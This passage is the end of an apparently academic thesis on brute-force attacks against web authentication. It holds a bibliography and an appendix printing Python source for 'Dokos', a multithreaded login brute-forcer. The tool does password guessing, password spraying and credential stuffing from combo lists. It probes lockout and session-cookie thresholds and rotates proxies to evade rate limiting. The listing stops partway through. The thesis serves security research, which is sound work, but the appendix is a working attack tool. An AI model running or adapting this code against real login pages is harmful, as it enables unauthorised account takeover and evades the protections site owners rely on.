[14] Bright Data: Bright data - the world's largest proxy network (2024), https://brightdata.com, accessed: 2024-08-10 [Cited on page 51.]

[15] Calyptix: Top 8 network attacks by type in 2017 (2017), https://www.calyptix.com/reports/top-8-network-attacks-type-2017/ [Cited on page 3.]

[16] Chakraverty, S., Goeld, A., Misra, S.: Towards Extensible and Adaptable Methods in Computing. Springer Singapore (2018) [Cited on page 3.]

[17] Chen, S., Zhao, C., Ren, J., Li, J., Chen, S., Liu, Y.: Fingerprint authentication based on deep convolutional descent inversion tomography. Ultrasonics 142, 107350 (2024) [Cited on page 56.]

[18] npm contributors: node-fetch (2024), https://www.npmjs.com/package/node-fetch, accessed: 2024-08-13 [Cited on page 26.]

[19] npm contributors: speakeasy (2024), https://www.npmjs.com/package/speakeasy, accessed: 2024-08-13 [Cited on page 57.]

[20] Crane, C.: A brute force attack definition look at how brute force works (2021), https://www.thesslstore.com/blog/brute-force-attack-definition-how-brute-force-works/ [Cited on page 5.]

[21] Dan, W.: Network address translation: Extending the internet address space. IEEE Internet Computing 14(4), 66–70 (2010) [Cited on page 35.]

[22] Descalso, A.: 2fa mfa: What they are, why you need them best practices [updated] (2021), https://www.itsasap.com/blog/what-is-2fa-mfa [Cited on pages 5 and 53.]

[23] Descalso, A.: How to prevent brute force attacks in 8 easy steps [updated] (2022), https://www.itsasap.com/blog/how-to-prevent-brute-force-attacks [Cited on page 23.]

[24] Dinh, N.T., Hoang, V.T.: Recent advances of captcha security analysis: a short literature review. Procedia Computer Science 218, 2550–2562 (2023), international Conference on Machine Learning and Data Engineering [Cited on page 20.]

[25] Eddy, N.: Threat actors turn to aitm to bypass mfa (Feb 2023), https://securityboulevard.com/2023/02/threat-actors-turn-to-aitm-to-bypass-mfa/, accessed: 2024-08-12 [Cited on page 56.]

[26] Esheridan, KirstenS, McMillan, P., Raesene, Adedov, Dinis.Cruz, JoE, Waller, D., kingthorin: Blocking brute force attacks, https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks [Cited on page 18.]

[27] FIDO Alliance: Fido alliance specifications (2024), https://fidoalliance.org/specifications/, accessed: 2024-08-13 [Cited on page 59.]

[28] FIDO Alliance: Fido alliance specifications overview. https://fidoalliance.org/specifications-overview/ (2024), accessed: 2024-08-13 [Cited on page 59.]

[29] Fielding, R., Reschke, J.: Hypertext transfer protocol (http/1.1): Semantics and content (6 2014), https://datatracker.ietf.org/doc/html/rfc7231 [Cited on pages 36 and 60.]

[30] Forough, J., Seyedakbar, M., Kiarash, M., Emad, J.: An intelligent botnet blocking approach in software defined networks using honeypots. Journal of Ambient Intelligence and Humanized Computing 12 (2021) [Cited on page 29.]

[31] Free Proxy List: Free proxy list (2024), https://free-proxy-list.net/, accessed: 2024-08 [Cited on page 51.]

[32] Gajewski, M., Hryniewicz, O., Jastrzebska, A., Kozakiewicz, M., Opara, K., Owsiński, J.W., Zadrożny, S., Zwierzchowski, T.: Data-driven human and bot recognition from web activity logs based on hybrid learning techniques. Digital Communications and Networks (2023) [Cited on page 30.]

[33] github: ip-blacklist-cloud (2024), https://github.com/wp-plugins/ip-blacklist-cloud [Cited on page 18.]

[34] Google: How passkeys work (2022), https://blog.google/inside-google/googlers/ask-a-techspert/how-passkeys-work/, accessed: 2024-08-13 [Cited on page 59.]

[35] Grassi, P.A., Perlner, R.A., Newton, E.M., Regenscheid, A.R., Fenton, J.L., Burr, W.E., Richer, J.P.: Nist special publication 800-63b digital identity guidelines. NIST (2017) [Cited on pages 14 and 15.]

[36] Guida, R.: Why 2-factor authentication isn't foolproof (2022), https://www.avanan.com/blog/why-2-factor-authentication-isnt-foolproof, accessed: 2024-08-12 [Cited on page 56.]

[37] HaveIBeenPwned: Pwnedpasswordsdownloader (2024), https://github.com/HaveIBeenPwned/PwnedPasswordsDownloader [Cited on page 26.]

[38] Hunt, T.: Understanding have i been pwned's use of sha-1 and k-anonymity (2022), https://www.troyhunt.com/understanding-have-i-been-pwneds-use-of-sha-1-and-k-anonymity/ [Cited on page 26.]

[39] IBM: Brute force attacks (2021), https://www.ibm.com/docs/en/snips/4.6.2?topic=categories-brute-force-attacks [Cited on page 4.]

[40] itsasap: How to prevent brute force attacks in 8 easy steps [updated] (2022), https://www.itsasap.com/blog/how-to-prevent-brute-force-attacks [Cited on page 44.]

[41] itsecuritywire: Types of brute force attack: Prevention and tools (2024), https://itsecuritywire.com/featured/brute-force-attacks-types-prevention-and-tools/ [Cited on page 44.]

[42] Javadpour, A., Ja'fari, F., Taleb, T., Shojafar, M., Benzaïd, C.: A comprehensive survey on cyber deception techniques to improve honeypot performance. Computers Security 140 (2024) [Cited on pages 29 and 60.]

[43] Kanta, A., Coisel, I., Scanlon, M.: Harder, better, faster, stronger: Optimising the performance of context-based password cracking dictionaries. Elsevier 44, 1–2, 4–5 (2023) [Cited on page 4.]

[44] Kaspersky: Brute force attack: Definition and examples, `https://www.kaspersky.com/resource-center/definitions/brute-force-attack` [Cited on pages 4 and 5.]

[45] Kaspersky: What is sim swapping? how to protect against it (2021), `https://www.kaspersky.com/blog/what-is-sim-swapping/50797/`, accessed: 2024-08-12 [Cited on page 56.]

[46] Katz, J., Lindell, Y.: Introduction to Modern Cryptography, chap. 10, pp. 315–364. CRC Press, Boca Raton, FL, USA, 2nd edn. (2014) [Cited on page 59.]

[47] Khajuria, K.: Whatsapp rolls out passkeys support for android. PC quest : the personal computing magazine (2023) [Cited on page 58.]

[48] Knudsen, L.R., Robshaw, M.J.: Brute Force Attacks, chap. 5, p. 14. Springer, david basin, ueli maurer edn. (2011) [Cited on page 3.]

[49] Liu, Y., Squires, M.R., Taylor, C.R., Walls, R.J., Shue, C.A.: Account lockouts: Characterizing and preventing account denial-of-service attacks. In: Security and Privacy in Communication Networks. pp. 26–46. Springer International Publishing, Cham (2019) [Cited on page 56.]

[50] Lonti: Http status codes 101: A guide to implementing status codes in rest apis (2024), `https://www.lonti.com/blog/http-status-codes-101-a-guide-implementing-status-codes-in-rest-apis`, accessed: 2024-08-13 [Cited on page 62.]

[51] Lopez, K., Xinyi, H., Ravi, S.: Network and System Security 7th International Conference, NSS 2013, Madrid, Spain, June 3-4, 2013, Proceedings. Network and System Security International Conference, Berlin, Heidelberg (2013) [Cited on page 14.]

[52] Lécuyer, C.: Gordon moore (1929-2023). Nature 618, 669 (2023) [Cited on page 3.]

[53] Maoneke, P.B., Flowerday, S., Isabirye, N.: Evaluating the strength of a multilingual passphrase policy. Computers Security 92, 101746 (2020) [Cited on page 15.]

[54] mdn: Express/node introduction, `https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs/Introduction` [Cited on pages 8 and 9.]

[55] mdn: Using http cookies, `https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies` [Cited on page 21.]

[56] Miessler, D.: Seclists (2024), `https://github.com/danielmiessler/SecLists/tree/master/Usernames`, accessed: 2024-08-07 [Cited on page 49.]

[57] Miessler, D.: Common-credentials (2024-01), `https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials` [Cited on page 11.]

[58] Mindanao, K.: Nist password guidelines: 9 rules to follow [updated in 2024] (2024), `https://www.itsasap.com/blog/nist-password-guidelines` [Cited on page 15.]

[59] Mishra, S.: Types of brute force attack: Prevention and tools (2024), https://itsecuritywire.com/featured/brute-force-attacks-types-prevention-and-tools/ [Cited on page 23.]

[60] Movement, U.: Captchas vs. spambots: Why the slider captcha wins. https://uxmovement.com/forms/captchas-vs-spambots-why-the-slider-captcha-wins/ (2023), https://uxmovement.com/forms/captchas-vs-spambots-why-the-slider-captcha-wins/, accessed: 2024-08-17 [Cited on page 19.]

[61] Nathan, M.: Credential stuffing: new tools and stolen data drive continued attacks. Computer Fraud Security 2020(12), 18–19 (2020) [Cited on page 55.]

[62] Neskey, C.: Are your passwords in the green (2024), https://www.hivesystems.com/blog/are-your-passwords-in-the-green [Cited on page 4.]

[63] ninjascribble: node-user-agent.js (2024), https://gist.github.com/ninjascribble/5119003 [Cited on page 34.]

[64] Nirmal, J.R., Kiran, R.B., Hemamalini, V.: Improvised multi-factor user authentication mechanism using defense in depth strategy with integration of passphrase and keystroke dynamics. Materials Today: Proceedings 62, 4837–4843 (2022), international Conference on Innovative Technology for Sustainable Development [Cited on page 56.]

[65] NPM: Speakeasy: Two-factor authentication for node.js. https://www.npmjs.com/package/speakeasy#verifying-a-token (2024), accessed: 2024-08-13 [Cited on page 58.]

[66] NPM Contributors: Speakeasy: Two-factor authentication for Node.js. https://www.npmjs.com/package/speakeasy#otpauthURL (2024), accessed: 2024-08-13 [Cited on page 57.]

[67] npm, Inc.: puppeteer. https://www.npmjs.com/package/puppeteer (2024), https://www.npmjs.com/package/puppeteer [Cited on page 65.]

[68] npm, Inc.: selenium-webdriver. https://www.npmjs.com/package/selenium-webdriver (2024), https://www.npmjs.com/package/selenium-webdriver [Cited on page 65.]

[69] npmJS: svg-captcha (2019), https://www.npmjs.com/package/svg-captcha [Cited on page 19.]

[70] npmJS: express-session (2024), https://www.npmjs.com/package/express-session [Cited on page 19.]

[71] npmJS: Geoip-lite (2024), https://www.npmjs.com/package/geoip-lite [Cited on page 18.]

[72] Oliveira, A., Micro, T., Fiser, D., contributors: Brute force (2024), https://attack.mitre.org/techniques/T1110/ [Cited on page 4.]

[73] Ometov, A., Bezzateev, S., Mäkitalo, N., Andreev, S., Mikkonen, T., Koucheryavy, Y.: Multi-factor authentication: A survey. Cryptography 2(1) (2018) [Cited on page 56.]

[74] OWASP: Blocking brute force attacks, https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks [Cited on page 44.]

[75] OWASP: Httponly, https://owasp.org/www-community/HttpOnly [Cited on page 21.]

[76] OWASP: Insecure direct object reference prevention cheat sheet, https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html [Cited on page 21.]

[77] OWASP Foundation: Multifactor authentication cheat sheet (2023), https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html, accessed: 2024-08-12 [Cited on page 56.]

[78] Peguero, K., Cheng, X.: Csrf protection in javascript frameworks and the security of javascript applications. High-Confidence Computing 1(2), 100035 (2021) [Cited on page 22.]

[79] ProxyScrape: Proxyscrape - hello again (2024), https://proxyscrape.com/hello-again, accessed: 2024-08 [Cited on page 51.]

[80] readthedocs: Requests quickstart, https://requests.readthedocs.io/en/latest/user/quickstart/# [Cited on page 40.]

[81] Rees-Pullman, S.: Is credential stuffing the new phishing? Computer Fraud Security 2020(7), 16–19 (2020) [Cited on page 53.]

[82] Reitz, K., Contributors, R.: Requests: Http for humans - proxies (2023), https://requests.readthedocs.io/en/latest/user/advanced/#proxies, accessed: 2024-08 [Cited on page 53.]

[83] Ryan, J.: Evasion techniques:user-agent blocking (2020), https://www.phishlabs.com/blog/evasion-techniques-user-agent-blocking [Cited on page 35.]

[84] ScrapeOps: Python beautifulsoup find - a comprehensive guide (2023), https://scrapeops.io/python-web-scraping-playbook/python-beautifulsoup-find/, accessed: 2024-08-17 [Cited on page 64.]

[85] Security, I.: How are spoofed packets detected? (2020), https://security.stackexchange.com/questions/31999/how-are-spoofed-packets-detected [Cited on page 17.]

[86] Shen, C., Yu, T., Xu, H., Yang, G., Guan, X.: User practice in password security: An empirical study of real-life passwords in the wild. Computers security 61, 130–141 (2016) [Cited on page 4.]

[87] Shew, A.: Introduction to node.js, https://nodejs.org/fr/learn/getting-started/introduction-to-nodejs [Cited on page 8.]

[88] Shui, Y.: Distributed denial of service attack and defense. SpringerBriefs in Computer Science, Springer, New York, 1st ed. 2014. edn. (2014) [Cited on page 35.]

[89] SpaceFox: Java : presque 9.000 requêtes par seconde avec 8 mo de ram (2022), https://zestedesavoir.com/billets/4206/java-presque-9-000-requetes-par-seconde-avec-8-mo-de-ram/ [Cited on page 12.]

[90] Spaumhaus: Don't route or peer lists (drop) (2024), https://www.spamhaus.org/blocklists/do-not-route-or-peer/ [Cited on page 18.]

[91] Splunk: Detecting brute force attacks with splunk (2017), https://www.splunk.com/en_us/blog/partners/detecting-brute-force-attacks-with-splunk.html [Cited on page 14.]

[92] stackOverflow: How to multi-thread an operation within a loop in python (2014), https://stackoverflow.com/a/15143994 [Cited on page 8.]

[93] stackOverflow: What is a deadlock? (2014), https://stackoverflow.com/questions/34512/what-is-a-deadlock [Cited on page 17.]

[94] Sucuri: What is a brute force attack how to prevent it (2024), https://sucuri.net/guides/what-is-brute-force-attack/ [Cited on page 23.]

[95] Talab, Z.: 11 outils d'attaque brutale pour les tests de pénétration (2024), https://geekflare.com/fr/best-brute-force-attack-tools/ [Cited on page 3.]

[96] Ten, A., contributors: qr-image: Simple qr code generator for node.js. (2023), https://www.npmjs.com/package/qr-image, accessed: 2024-08-17 [Cited on page 57.]

[97] Tibo: Dokos (2023), https://gitlab.cylab.be/cylab/dokos [Cited on page 6.]

[98] Trend Micro: What is a sim swap scam and how to stay protected (2022), https://news.trendmicro.com/2022/02/23/what-is-a-sim-swap-scam-how-to-stay-protected/?utm_source=community&utm_medium=referral, accessed: 2024-08-12 [Cited on page 56.]

[99] Tristram: Intro to honeypots (2023), https://www.offsec.com/blog/intro-to-honeypots/ [Cited on page 29.]

[100] TrustDecision: Device fingerprint: How does it work and what can it do? https://trustdecision.com/resources/blog/what-is-device-fingerprint-how-does-it-work (2023), https://trustdecision.com/resources/blog/what-is-device-fingerprint-how-does-it-work, accessed: 2024-08-17 [Cited on page 35.]

[101] Vinberg, S., Overson, J.: 2021 credential stuffing report (2021), https://www.f5.com/labs/articles/threat-intelligence/2021-credential-stuffing-report [Cited on page 5.]

[102] W3C: Web authentication: An api for accessing public key credentials level 2. https://www.w3.org/TR/webauthn-2/ (2021), accessed: 2024-08-13 [Cited on page 59.]

[103] Wherry, J.: What is a brute force attack? (2024), https://cybernews.com/security/what-is-a-brute-force-attack/, accessed: 2024-08-20 [Cited on page 5.]

[104] Wikipedia: recaptcha (2021), https://fr.wikipedia.org/wiki/ReCAPTCHA [Cited on page 19.]

[105] Wikipédia: User agent, https://fr.wikipedia.org/wiki/User_agent [Cited on page 35.]

[106] Xu, P., Sun, R., Wang, W., Chen, T., Zheng, Y., Jin, H.: Sdd: A trusted display of fido2 transaction confirmation without trusted execution environment. Future Generation Computer Systems 125, 32–40 (2021) [Cited on pages 56 and 59.]

[107] Yang, Y.: Understanding of the cyber security and the development of captcha. Journal of Physics: Conference Series 1004 (2018) [Cited on page 18.]

Appendix A

Dokos Source Code

Dokos source code is available on Gitlab repository at: Dokos project - main branche.

Listing A.1: Example Python code

```

"""
This module performs brute force attack on online authentication
    web page.
It include various functions that can be managed through parameters
     when launching.
For legal purpose only.
"""
#!/usr/bin/python3

import argparse
from datetime import datetime
import sys
import concurrent.futures
from threading import Lock
import os
import math
import time
import validators
from bs4 import BeautifulSoup

import requests

# print lock
# https://superfastpython.com/thread-safe-print-in-python/
LOCK = Lock()

# indicates that the thread may continue running
# used to stop threads if user interrupted processing...
RUN = True
ARGS = None
COUNT = 0

fileContent = []

# found passwords
FOUND = []

SESSION = None

def print_safe(string):
    """
    Use a lock to print safely when using multithreading
    """
```

```python
    with LOCK:
        print(string)

def show_version():
    """
    Show version
    """
    # where is this file located
    dirname = os.path.dirname(__file__)
    with open(os.path.join(dirname, './VERSION'), encoding='utf-8-'
        ) as version_file:
        version = version_file.read().strip()
        print("v" + version)

def show_header():
    """
    Print tool header and options
    """
    print("""







""")
    show_version()

    print('https://gitlab.cylab.be/cylab/dokos')
    print('Use for legal purposes only!')
    print('')


def initialize_session():
    """
    Initialize (refresh) session by making a GET request to the
        root URL
    """

    # https://requests.readthedocs.io/en/latest/user/advanced/#
        session-objects
    # for managing cookies
    session = requests.Session()    # new session to reset cookies

    try:
        # https://requests.readthedocs.io/en/latest/user/quickstart
            /#cookies
        _response = session.get(ARGS.url)    # send request and retrieve cookies in session.cookies

        #print_safe("Session initialized, cookies: " + str(session.cookies))
    except requests.HTTPError as e:
        print_safe("Error during session initialization: " + repr(e))

    return session


def determine_threshold_cookie(delay = None, accounts=None):
    """
    Determine the threshold after which the server block the attempts
    """
    threshold = 0
    # new session dedicated to determine threashold before session ID is blocked
    session = initialize_session()

    if accounts:
        account_index = 0

    while threshold < 101:
        if accounts:
            if account_index >= len(accounts):
                print_safe("Ran out of accountList  before determining cookie threshold."
                        +" Default set to 100.")
                break
            account = accounts[account_index].strip()
            response_code = try_password_get_response_code("randomPassword", session, delay, account)
        else:
            response_code= try_password_get_response_code("randomPassword", session, delay)

        # determine threshold with random password
        if response_code == 401:
            if delay is not None:
                print_safe(f"Current cookie threshold: {threshold} + 1 attempts")
            threshold += 1
        elif response_code == 403:
            print_safe(f"Threshold determined: {threshold} attempts")
            break
        elif response_code not in (403, 401):
            print_safe(f"Unexpected response code: {response_code}")
            break
```

```python
        if threshold > 100:
            print_safe("No threshold determined. Default set to 100")
            break
        if delay is not None:
            time.sleep(delay)

        if accounts:
            account_index += 1

    return threshold

def determine_threshold_account(LOCK_TIME):
    """
    Determine the threshold attempts before locked out
    """
    session = initialize_session()
    attempts = 2
    last_attempts_num = 1
    print_safe(f"Start determine with {attempts} attempts")
    while attempts <= 121:              # if > 121 attempts : estimated no limit

        success = True
        print_safe(f"Start round with {attempts} attempts per min")

        for _ in range(attempts):

            response_code = try_password_get_response_code("randomPassword", session)

            if response_code == 403:    # if access denied
                print_safe(f"Code {response_code} received. Threshold determined: {last_attempts_num} "+
                           "attempts per min")
                time.sleep(LOCK_TIME)
                return last_attempts_num
            if response_code not in (401, 200):     # if no failed nor success
                print_safe(f"Unexpected http response-code: {response_code}")
                success = False
                break

            print_safe(f"Waiting {60/attempts} sec for next attempt")
            time.sleep(60 / attempts)   # wait 60/#attempt before next attempt in the round

        if success:                     # if all response_code == 401 or 200 (request accepted)
            print_safe(f"Success round {attempts} attempts. Ratio increased.")
```

```
                last_attempts_num = attempts
                if attempts < 10:
                    attempts += 1
                elif attempts < 20:
                    attempts += 2
                else:
                    attempts += 20

    print_safe("No threshold determined. Default set to unlimited")
    return None

def try_password_get_response_code(password, session, delay = None,
     account=None, combo_list=None):
    """
    Try a single password or combo and return the response code
    """

    if combo_list:
        account,password = combo_list.split(':')

    data = {
        ARGS.login_field : account if account else ARGS.login,
        ARGS.password_field : password
    }

    try:
        # https://requests.readthedocs.io/en/latest/user/quickstart
           /#make-a-request
        response = session.post(ARGS.url, data=data)
        if delay is not None:
            time.sleep(delay)
        return response.status_code

    except requests.exceptions.HTTPError as e:
        print_safe("Error: " + repr(e))
        return None

def try_password(password, session, account=None, combo=None):
    '''
    Try a single password or combo (post and check response page)
    '''
    global RUN
    if combo:
        account,password = combo.split(':')

    # https://docs.python.org/3/howto/urllib2.html
    data = {
            ARGS.login_field : account if account else ARGS.login,
            ARGS.password_field : password
        }

    try:
        if session:                                      # if --
```

```python
            init-cookie or --refresh-cookie
            response = session.post(ARGS.url, data=data)
        else:
            response = requests.post(ARGS.url, data=data)

        # https://requests.readthedocs.io/en/latest/user/quickstart/#response-content
        page = response.text

        if ARGS.check_for_invisible:

            errorMsg = "Login failed" if not ARGS.failed else ARGS.failed
            # https://scrapeops.io/python-web-scraping-playbook/python-beautifulsoup-find/
            soup = BeautifulSoup(page, 'html.parser')
            element = soup.find(string=ARGS.failed)
            if element:
                parent = element.parent
                if 'style' in parent.attrs:
                    style = parent['style']
                    if 'display: none' in style or 'visibility: hidden' in style:
                        print("L'element est invisible")
                        FOUND.append(combo if combo else account if account else password)
                        if ARGS.stop_on_first:
                            # ask threads to stop
                            RUN = False

        if ARGS.code_based_detection:
            if response.status_code == 200:
                FOUND.append(combo if combo else account if account else password)
                if ARGS.stop_on_first:
                    # ask threads to stop
                    RUN = False
        else:
            if not any(failed_msg in page for failed_msg in ARGS.failed):
                FOUND.append(combo if combo else account if account else password)
                if ARGS.stop_on_first:
                    # ask threads to stop
                    RUN = False

    except requests.exceptions.HTTPError as e:
        print_safe("Error: "+repr(e))

def try_passwords(passwords=None, threshold=None, adaptive_delay=None, proxies=None, current_proxy_index=0, combo_list=None):
    '''
    Try a list of passwords
    Differents options:
     - refresh session ID after each threshold attempt
     - add delay between each attempt
     - use proxies
     - use combo boxes
     - ...
    '''
    # global SESSION for init_cookie only
    if ARGS.init_cookie and not ARGS.refresh_cookie:
        session = SESSION

    # each thread has his session if --refresh-cookie
    elif ARGS.refresh_cookie:
        session = initialize_session()

    elif ARGS.proxies:
        session = initialize_session()
    # no session in use if no --init-cookie nor --refresh-cookie
    else:
        session = None

    attempts = 0        # attemps counter for each thread

    # item = password or item = combo from combo_list
    for item in passwords if passwords else combo_list:
        global COUNT
        COUNT += 1

        # we were interrupted by user
        if not RUN:
            break

        item = item.strip()
        if combo_list:
            username,password = item.split(':',1) #1 is maximal
                param
            print_safe(f"Trying {username} and password {password}
                ...")
        else:
            password=item
            print_safe("Trying " + ARGS.login + " and password " +
                password + " ...")

        if proxies and ARGS.fixed_proxy and attempts % ARGS.fixed_
            proxy == 0:
            current_proxy_index = (current_proxy_index + 1) % len(
                proxies)
            proxy = proxies[current_proxy_index]
            session.proxies = {"http": proxy}

        if combo_list:
            try_password(password, session,username,item)
        else:
            try_password(password, session)

        attempts += 1

        if adaptive_delay:
            time.sleep(adaptive_delay)

        # Reset session cookie after 'threshold' attempts
        if ARGS.refresh_cookie and threshold and attempts >= threshold:
            session = initialize_session()          # refresh session - new session ID
            attempts = 0

def try_accounts(accounts, password, threshold=None, adaptive_delay=None, proxies=None, current_proxy_index=0):

    session = initialize_session() if ARGS.init_cookie or ARGS.refresh_cookie or ARGS.proxies else None
    attempts = 0

    for account in accounts:
        global COUNT
        COUNT += 1
        if not RUN:
            break

        account = account.strip()
        print_safe(f"Trying {account} and password {password} ...")

        if proxies and ARGS.fixed_proxy and attempts % ARGS.fixed_proxy == 0:
            current_proxy_index = (current_proxy_index + 1) % len(proxies)
            proxy = proxies[current_proxy_index]
            session.proxies = {"http": proxy}

        try_password(password,session,account)

        attempts += 1

        if adaptive_delay:
            time.sleep(adaptive_delay)

        # Reset session cookie after 'threshold' attempts
        if ARGS.refresh_cookie and threshold and attempts >= threshold:

            session = initialize_session()  # refresh session - new session ID
            attempts = 0


```

```python
def islice(iterable, *args):
    '''
    https://docs.python.org/3/library/itertools.html#recipes
    # islice('ABCDEFG', 2) --> A B
    # islice('ABCDEFG', 2, 4) --> C D
    # islice('ABCDEFG', 2, None) --> C D E F G
    # islice('ABCDEFG', 0, None, 2) --> A C E G
    '''
    slices = slice(*args)
    start, stop, step = slices.start or 0, slices.stop or sys.
        maxsize, slices.step or 1
    iterations = iter(range(start, stop, step))
    try:
        nexti = next(iterations)
    except StopIteration:
        # Consume *iterable* up to the *start* position.
        for i, element in zip(range(start), iterable):
            pass
        return
    try:
        for i, element in enumerate(iterable):
            if i == nexti:
                yield element
                nexti = next(iterations)
    except StopIteration:
        # Consume to *stop*.
        for i, element in zip(range(i + 1, stop), iterable):
            pass

def batched(iterable, count):
    '''
    Batch data into tuples of length count. The last batch may be
        shorter.
    https://docs.python.org/3/library/itertools.html#recipes

    >>> list(batched('ABCDEFG', 3))
    [('A', 'B', 'C'), ('D', 'E', 'F'), ('G',)]
    '''
    if count < 1:
        raise ValueError('n must be at least one')
    iterable = iter(iterable)
    while (batch := tuple(islice(iterable, count))):
        yield batch

def parse_arguments():
    '''
    Parse command line arguments
    '''
    global ARGS

    # https://docs.python.org/3/library/argparse.html
    parser = argparse.ArgumentParser()
    parser.add_argument('-l', '--login', help='Login to use')
    parser.add_argument('-P', '--passwords', metavar='PASSWORDS.txt', help='File containing passwords')
    parser.add_argument('-t', '--threads', type=int, default=10,
                        help='Number of threads (default: 10)')
    parser.add_argument(
        '-f', '--failed',
        default=["Bad combination of e-mail and password"],
        type=lambda s: s.split(','),
        help=(
            'Comma-separated list of messages indicating a failed attempt '
            '(default: ["Bad combination of e-mail and password"])'))
    parser.add_argument('--login_field', default='email')
    parser.add_argument('--password_field', default='password')
    parser.add_argument('url')
    parser.add_argument('--stop-on-first', action='store_true', default=False,
                        help='Stop on first found password')
    # options Args
    parser.add_argument('--init-cookie', action='store_true', default=False,
                        help='Initialize a single valid session cookie with GET')
    parser.add_argument('--refresh-cookie', action='store_true', default=False,
                        help='Detect cookie usage threshold and refresh it automatically')
    parser.add_argument('--adaptive-delay', action='store_true', default=False,
                        help='Determine a maximum attempt per min and add a delay in '
                        + 'attempts as consequence')
    parser.add_argument('--fixed-delay', type=float, metavar='Delay_between_attempts',
                        help='Use a fixed delay (in seconds) between attempts. '
                        'Default is 1 second if no value is provided')
    parser.add_argument('--number-attempts', metavar='Attempts_per_min', type=int,
                        help='Use a fixed number of attempts per minute')
    parser.add_argument('--reverse', metavar='Password_tried', help='Password to try on a list of accounts')
    parser.add_argument('--accounts', metavar='ACCOUNTS.txt', help='File containing accounts')
    parser.add_argument('--fixed-proxy', metavar='Attempts_per_proxy', type=int,
                        help='Change proxy after this number of attempts')
    parser.add_argument('--proxies', metavar='PROXIES.txt', help='File containing list of proxies')
    parser.add_argument('--combo-list', metavar='COMBOLIST.txt',
                        help='File containing username:password
                           combos')
    parser.add_argument('--code-based-detection', action='store_
       true', default=False,
                        help='Auth success is based on http
                           response code.')
    parser.add_argument('--check-for-invisible', action='store_true
       ', default=False,
                        help='Look in HTML response page if login
                           err message is set invisible.')

    ARGS = parser.parse_args()

def validate_arguments():
    '''
    Check if provided arguments seem valid
    '''
    if not validators.url(ARGS.url):
        print("URL " + ARGS.url + " is not valid!")
        sys.exit()

    if ARGS.fixed_delay is not None and ARGS.number_attempts is not
        None:
        print("You cannot use --fixed-delay and --number-attempts
           at the same time!")
        sys.exit()

    if ARGS.adaptive_delay is not False and ARGS.refresh_cookie is
       not False:
        print("Is this version, you cannot use --refresh-cookie and
            --adaptive-delay"
              + " at the same time!")
        print("But you can use --refresh-cookie and --fixed-cookie
           or --number--attempts")
        sys.exit()

    if ARGS.reverse:
        if ARGS.combo_list:
            print("You cannot perform reverse and combolist at same
                time.")
            sys.exit()
        if not ARGS.accounts:
            print(f"You must provide an accounts list to try the
               password {ARGS.reverse}.")
            sys.exit()
        if not os.path.isfile(ARGS.accounts):
            print("Accounts file " + ARGS.accounts + " does not
               exist!")
            sys.exit()
    elif ARGS.combo_list:
        if ARGS.passwords or ARGS.accounts:
            print("You must provide only combo_list txt file for
                combo_list attack")
            sys.exit()
        if not os.path.isfile(ARGS.combo_list):
            print("Combo list file " + ARGS.combo_list + " does not
                exist!")
            sys.exit()
    else:
        if not ARGS.login or not ARGS.passwords:
            print("You must provide a login and a passwords list.")
            sys.exit()
        if not os.path.isfile(ARGS.passwords):
            print("Passwords file " + ARGS.passwords + " does not
                exist!")
            sys.exit()
    # proxies
    if ARGS.fixed_proxy and not ARGS.proxies:
        print("You must provide a proxies list if using --fixed-
            proxy.")
        sys.exit()

    if ARGS.proxies and not os.path.isfile(ARGS.proxies):
        print("Proxies file " + ARGS.proxies + " does not exist!")
        sys.exit()

def run():
    '''
    Start cracking...
    '''
    global SESSION

    if ARGS.reverse:
        accounts_per_thread = math.ceil(float(len(fileContent)) /
            ARGS.threads)

        print('URL: ' + ARGS.url)
        print('Password: ' + ARGS.reverse)
        print('Trying: ' + str(len(fileContent)) + ' accounts with
            ' + str(ARGS.threads)
            + ' threads [' + str(accounts_per_thread) + ' accounts
                per thread]')
        print('')
    elif ARGS.combo_list:
        combo_per_thread = math.ceil(float(len(fileContent)) / ARGS
            .threads)

        print('URL: ' + ARGS.url)
        print('Combo from: ' + ARGS.combo_list)
        print('Trying: ' + str(len(fileContent)) + ' combos with '
            + str(ARGS.threads)
              + ' threads [' + str(combo_per_thread) + ' combos per
                thread]')
        print('')

    else:
        passwords_per_thread = math.ceil(float(len(fileContent)) /
           ARGS.threads)

        print('URL: ' + ARGS.url)
        print('Login: ' + ARGS.login)
        print('Trying: ' + str(len(fileContent)) + ' passwords with
            ' + str(ARGS.threads)
            + ' threads [' + str(passwords_per_thread) + '
               passwords per thread]')
        print('')


    if ARGS.init_cookie:        # globcal SESSION var for init_
       cookie
        SESSION = initialize_session()

    threshold = None
    adaptive_delay = None
    LOCK_TIME = 60

    if ARGS.fixed_delay is not None:    # if --fixed-delay passed
       in arg by user
        adaptive_delay = ARGS.fixed_delay
    elif ARGS.number_attempts is not None:
        adaptive_delay = 60 / ARGS.number_attempts
    elif ARGS.adaptive_delay:           # if --adaptive-delay but
       not --fixed-delay
        max_attempts = determine_threshold_account(LOCK_TIME)
        if max_attempts:
            adaptive_delay = 60 / max_attempts
        # else adaptive_delay = None

    if ARGS.refresh_cookie:     # each thread will init its own
       local session var
        if ARGS.reverse:
            threshold = determine_threshold_cookie(adaptive_delay,
               fileContent)
        else:
            threshold = determine_threshold_cookie(adaptive_delay)


    proxies = None
    current_proxy_index = 0
    if ARGS.proxies:
        proxies = read_proxies()

    if ARGS.reverse:
        executor = concurrent.futures.ThreadPoolExecutor(ARGS.
           threads)
        futures = [executor.submit(try_accounts, group, ARGS.
           reverse,threshold,adaptive_delay, proxies, current_proxy
           _index)
```

```
            for group in batched(fileContent, accounts_per_thread)]
    elif ARGS.combo_list:
        executor = concurrent.futures.ThreadPoolExecutor(ARGS.threads)
        futures = [executor.submit(try_passwords, None, threshold, adaptive_delay, proxies, current_proxy_index,group)
                   for group in batched(fileContent, combo_per_thread)]
    else:
        # https://stackoverflow.com/a/15143994
        executor = concurrent.futures.ThreadPoolExecutor(ARGS.threads)  # create a pool of threads
        # submit taks to the pool of threads.
        # Each task invoc function try_passwords with param group and threshold
        futures = [executor.submit(try_passwords, group, threshold, adaptive_delay, proxies, current_proxy_index)
            for group in batched(fileContent, passwords_per_thread)]

    # https://stackoverflow.com/a/65207578
    try:
